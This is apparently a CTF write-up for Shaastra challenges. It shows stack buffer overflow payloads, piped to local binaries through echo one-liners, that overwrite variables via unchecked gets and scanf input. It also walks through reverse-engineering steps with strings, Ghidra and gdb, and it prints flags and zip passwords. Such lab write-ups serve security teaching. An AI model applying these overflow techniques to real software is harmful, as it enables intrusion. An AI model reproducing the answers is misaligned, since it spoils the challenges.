
# **BINARY EXPLOITATION**

## **The Lazy Student**

Here in LAZY\_STUDENT.c we see that the flag is printed if the lazy\_student=Teacher(0xba3015)

The vunerability in gets gives us the chance to attain above state as it doesn't check the boundary of the input and overflow may occur.

objdump -d ./LAZY\_STUDENT



At 0x12c8 if we see the space allocated initially it is 0x110(272 bytes)

At 0x1368 comparing $ba3015 and -0x8(rbp) (if statement)

that means the lazy\_student variable is stored at -0x8(rbp)

So we write some thrash in 272-8 = 264 bytes and the give the value of teacher int he little endian form as inout

echo -e "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x15\x30\xba" | ./LAZY\_STUDENT

This first writes 264 A's and then assigns lazy\_student to 0xba3015

now we see the flag

Shaastra{MU#H@P@PPU\_!$\_L@ZY}

## **Terroist Attack**

If we run the binary file


./NATIONAL\_SECURITY

There are three options to see the credentials, Enter the User\_id, and login.

And in function Login we see that the flag is printed if the key value is equal to "mana".

and in function User scanf gives us the vunerability to change the value of key as it doesn't check the boundary of the input.

So lets see the credentials



We see that the difference between addresses are 0x20(32 bytes).

So we fill the 32 bytes with thrash and append "mana" at end.

That changes key value to "mana".

Now using login (3) we can access the flag

echo -e "2\nAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAmana\n3\n" | ./NATIONAL\_SECURITY

Here \n acts as enter .

The password is 20013014994

Now opening the zip with the password above gives us the flag .

Shaastra{A77ACK\_0N\_K@$M!R}

# **REVERSE ENGINEERING**


## **Sum of Passwords**

As the question says sum of a hidden password and the value the main returns and 1 is the password for zip file.

first we check


strings x86assembly

we get



so the hidden password is 13114119239.

And in ghidra analysing the binary file and decompiling it gives you the c code.



Here you can see that it is the sum of factors of the number 0x311f5 which is 201205

Which indeed is 241452.

so the password to open the zip is (241452+13114119239+1)=13114360692

Here is the flag Shaastra{gn!7een!gnE\_e$7e^e7}.

## **Baby Asm**

Finding the eax at the end of main.

we run

gdb ./BABY\_ASM

add breakpoint at main and run


(gdb) break main

(gdb) run

Now disassemble the main function to see return address

(gdb) disassemble main

You see something like this



See the address 0x0000555555555194

(gdb) quit

Again run

gdb ./BABY\_ASM

Now add breakpoint with that address and run

(gdb) b \*0x0000555555555194

(gdb) run

now see the eax value

(gdb) info registers eax

It shows 86429

The flag is Shaastra{86429}